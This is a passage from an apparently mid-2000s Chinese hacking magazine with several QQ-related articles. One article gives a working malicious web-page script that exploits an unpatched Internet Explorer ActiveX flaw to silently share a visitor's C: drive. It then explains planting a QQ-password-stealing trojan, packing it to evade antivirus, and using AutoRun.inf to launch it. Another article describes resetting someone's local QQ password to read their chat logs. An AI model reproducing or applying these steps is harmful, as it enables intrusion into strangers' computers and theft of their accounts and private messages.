然后点击“搜索”菜单下的“查找”，在出现的对话框的“查找什么”栏中填入：0F8499000000837D1801，这些代码中的0F8499000000就是判定你输入的密码是否和真正的QQ密码是否相等的汇编代码的机器码。

（本文涉及到的Keymake、UltraEdit汉化版，光盘有收录）

网页窃取QQ又一法

H．O．T

想偷别人的QQ，方法有很多了。利用恶意网页使对方的电脑被共享出来是很有趣的一招。方法是：在你的网站网页中加入如下内容的代码：

```
<script language=Java Script>
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>")
function f()
{********************};
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}")
a1.createInstance()
Shl=a1.GetObject() Shl.RegWrite("HKLM//Software//Microsoft//Windows//CurrentVersion//Network//LanMan//RWC$//Flafgs",302,"REG_DWORD");
Shl.RegWrite("HKLM//Software//Microsoft//Windows//CurrentVersion//Network//LanMan//RWC$//Type",0,"REG_DWORD");
Shl.RegWrite("HKLM//Software//Microsoft//Windows//CurrentVersion//Network//LanMan//RWC$//Path","C://");}
function init()
{setTimeout("f()",1000);}
{********************}
init()
</script>
```

上面的代码大家一定很容易读懂，简单说来就是通过修改对方注册表中的键值，把对方的C盘共享出来，如果想让对方的其他盘都共享请自行设置。

上述代码中的{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}代表Windows Scripting Host（WSH）的外壳对象。WSH是微软提供的一种基于32位Windows平台的、与语言无关的脚本解释机制，它使得脚本能够直接在Windows桌面或命令提示符下运行。WSH使得脚本可以被执行，就象执行批处理一样。以“Shl.RegWrite”开头的这几句代码的作用是写入浏览者的注册表，就是它们使得对方的硬盘被共享的。把“Flags”的键值设为00000302可以隐藏共享，使对方无法发现，非常隐蔽。

网页做好后，把它上传你的主页空间，骗他浏览你的网页（就看你的嘴皮子功夫了），如果对方的IE没有打补丁（网上这样的电脑有很多），就可以把他的C盘共享出来。整个方法的原理就是把com.ms.activeX.ActiveXComponent对象嵌入“<APPLET>”标记中，这样会导致任意创建和解释执行ActiveX对象，使我们可以创建任意文件、运行程序、写注册表。未打补丁的IE，在打开含有上述代码的网页时不会有任何警告，我们就是利用这个漏洞把对方的硬盘被共享出来。

等对方中招后，就把对方的硬盘映射过来，可以使用net use命令，也可以使用网络刺客II等软件。下一步可以给对方植入一个盗QQ的软件，比方说QQ杀手等，注意一定要用ASPack或其他加壳软件给木马加壳（其实就是另类“压缩”），防止杀毒软件发现。

最后，打开记事本键入以下内容：


```
[AutoRun]
open=winnt32.exe
```

保存为AutoRun.inf，其中的winnt32.exe为木马文件。把AutoRun.inf和winnt32.exe一起拷到对方某分区的根目录下。这样，只要他双击该分区就会中木马！这样可以大大的增加木马运行的主动性！须知许多人现在都非常警惕，不熟悉的文件他们轻易的不会运行，而这种方法就很难防范了。

以后，你就等着用邮箱收信收对方的QQ密码吧！

注意，本文只是技术交流，大家不要随意盗取别人的QQ。同时为了保障安全我们没有完全刊登源代码，敬请原谅！

QQ登录密码任我改



露珠

QQ 聊天记录记载着我们和QQ 好友的聊天内容，如果不小心忘记了密码该怎么办呢？

我们可以使用“懒人QQ 登录密码修改器”这款软件，就能解决这个问题。

“懒人QQ 登录密码修改器”是一款国产免费软件，软件大小仅25KB，可在Windows XP/2000下使用，下载地址是http://soft.hackbase.com/soft/20040920QQModify.rar。运行后主界面如图1 所示，看到了吗？在列表框中已经显示了在本机上登录过的QQ 号码，选中要查看记录的号码，然后点击“修改密码”就OK了。现在本地登录QQ 的密码已被成功地修改为“1”了，也就是说在QQ 登录框选中该QQ 号码进行登录时，在密码框中输入1 就行了，接下来就可以查看其聊天记录了！




图 1

小提示： 使用该软件只是修改了本地登录密码，如果到服务器上进行验证肯定是不对的，因此在使用密码1 进行登录时一定要断开网络，可以用网络防火墙断开，如：天网，以免登录成功后到腾讯网站验证密码提示密码错误。

如果该软件不能自动找到QQ 安装目录，可以通过“目录读取”按钮，手工指定正确的QQ 安装目录；如果在列表框中并显示已经登录过的QQ 号码，那么你可以在输入框中输入要加入的QQ 号码，然后点击“增加号码”即可。

如果你的QQ 不幸被盗，那么使用“懒人QQ 登录密码修改器”还能找回原来QQ 号码中的好友列表和聊天记录，只要登录成功后就能重新看到熟悉的好友列表，剩下来的工作就是将好友列表及聊天记录导出来。




图 2

“懒人QQ 登录密码修改器”功能既然这么强大，如果在大家共用一台电脑的情况下别人有意利用该软件，那么我们的QQ 聊天记录就危险了！别人可以偷窥到你的聊天内容，这无异于与邮件内容被他人看到一样令人尴尬、气愤，但是不巧的是目前有许多人都不注意保护自己的QQ 聊天记录，导致机密信息为他人所看到，如果你不想让这种情况继续下去，那么就试试下面的防范方法吧，可以让我们的QQ 聊天记录更安全！

首先，在多人共用一台计算机时，可以利用QQ 的本地消息加密功能对聊天内容进行密码锁定，这样就安全多了。具体方法是右击屏幕右下角的QQ 图标，选择“个人设置”，如图2。

弹出“QQ2005 设置窗口”，选择其中的“系统设置”→“本地安全”，在“本地消息口令”中把“启用本地消息加密”勾选上，设置必要的密码及口令提示信息即可，如图3 所示。





图 3

此外，如果采用的是基于NTFS 的文件系统，还可以对目录进行相应的权限设置。以Windows XP为例，可以将个人的目录设置为私有，然后将QQ 安装目录的所有文件复制一份到自己的私有目录中，这样各自独立，互不干扰，则最好不过了。当然了，在网吧等公众场所，就只能作罢，因为网吧管理员是不会为了你一个人而这么麻烦的，除非你和他很熟。

另外，由于聊天记录是以加密方式保存于QQ 安装目录下以你的号码为名的文件夹中，所以在公共场所使用QQ 的朋友可以在上完机后，选中QQ 安装目录中自己的号码对应的文件夹，按“Shift+Del”组合键彻底删除该文件夹便可以去除后患。

（本文涉及到的软件懒人QQ 登录密码修改器，光盘有收录）

人人都成为QQ会员




QQ 狂

今天就来说说一种比较合法的当QQ会员的方法。当然不是修改QQ程序让自己看着自己是会员，在别人QQ上看还是普通用户的那种方法了。

言归正传，腾讯公司最近开了一项服务，名字是我的愿望，其本意是实现广大的Q友免费尝试使用腾讯公司的几种业务。其中包括QQ会员、QQ音乐、魔法表情、QQ交友、网络相册等。今天就说下怎么做QQ会员。

废话不多说，开始实施！首先要在http://my.qq.com登录，这里是QQ用户资料管理的地方，而新开的我的愿望也就在这里了，登录上后就可以进入我的愿望页进行许愿，如图1。

